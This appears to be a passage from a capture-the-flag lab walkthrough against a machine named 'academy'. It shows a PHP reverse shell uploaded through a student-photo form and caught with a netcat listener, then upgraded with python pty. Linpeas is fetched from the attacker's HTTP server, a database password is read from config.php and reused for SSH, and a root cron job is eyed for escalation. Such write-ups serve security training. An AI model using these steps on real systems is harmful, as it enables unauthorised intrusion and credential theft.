
Open a netcat listener


```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
```

Attempt to upload the file and run it


Upload New Photo

php-reverse-shell.php



Student Registration

Student Record updated Successfully !!

Student Name

Rum Ham

Student Reg No

10201321

Pincode


777777

CGPA

7.60

Student Photo


Upload New Photo



http://172.23.51.155/academy/studentphoto/php-reverse-shell.php

`http://172.23.51.155/academy/studentphoto/php-reverse-shell.php`


Looking at our netcat - we have our shell



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.23.57.66] from (UNKNOWN) [172.23.51.155] 37786
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 13:39:17 up 39 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Upgrade it


```
python -c 'import pty; pty.spawn("/bin/bash")' upgrade shell
```



```
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")' upgrade shell
www-data@academy:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@academy:/$ whoami
whoami
www-data
www-data@academy:/$ 
```


Linepeas

Let's get Linpeas onto the machine




```
┌──(root㉿kali)-[/opt/linpeas]
└─# ls
linpeas_darwin_amd64  linpeas_darwin_arm64  linpeas_fat.sh  linpeas_linux_386  linpeas_linux_amd64  linpeas_linux_arm  linpeas.sh

┌──(root㉿kali)-[/opt/linpeas]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
wget http://172.23.57.66/linpeas.sh
```



```
www-data@academy:/$ cd tmp
cd tmp
www-data@academy:/tmp$ wget http://172.23.57.66/linpeas.sh
wget http://172.23.57.66/linpeas.sh
--2023-11-13 13:43:56--  http://172.23.57.66/linpeas.sh
Connecting to 172.23.57.66:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848317 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 828.43K  --.-KB/s    in 0.007s

2023-11-13 13:43:56 (120 MB/s) - 'linpeas.sh' saved [848317/848317]

www-data@academy:/tmp$ 
```


Run it!



```
www-data@academy:/tmp$ ./linpeas.sh
./linpeas.sh
bash: ./linpeas.sh: Permission denied
www-data@academy:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@academy:/tmp$ ./linpeas.sh
./linpeas.sh
```


```
    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Get the latest version    :     https://github.com/sponsors/carlospolop |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
```

Notable findings



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * * /home/grimmie/backup.sh
```


A user named `Grimmie`



```
╔══════════╣ Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_password = "My_V3ryS3cur3_P4ss";
```

A MySQL Password `My_V3ryS3cur3_P4ss`


Looking at `/var/www/html/academy/includes/config.php`



```
www-data@academy:/tmp$ cat /var/www/html/academy/includes/config.php
cat /var/www/html/academy/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");


?>
www-data@academy:/tmp$ █
```


We see `grimmie` has the MySQL password of `My_V3ryS3cur3_P4ss`, and the database named `onlinecourse`.

Getting on the machine



```
┌──(root㉿kali)-[~]
└─# ssh grimmie@172.23.51.155
The authenticity of host '172.23.51.155 (172.23.51.155)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.23.51.155' (ED25519) to the list of known hosts.
grimmie@172.23.51.155's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ █
```


When looking at Linpeas we seen a cronjob for the `backup.sh` file under Grimmies home directory.



```
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ █
```

This file is set to run at an unknown timeframe to us. But this is run as sudo so we need to see what we can do with that.

Get PSPY64 from releases, get it onto the machine and run it, then run the `backup.sh` file.



Releases / v1.2.1

No more waiting on drain

Latest

Compare


DominicBreuker released this Jan 17 v1.2.1 f9e6a15

On startup, pspy ignores inotify events for 1 sec since it creates lot of them itself (`Draining file system events due to startup...`). Many people experienced much longer waits though on some systems. This release should fix that.

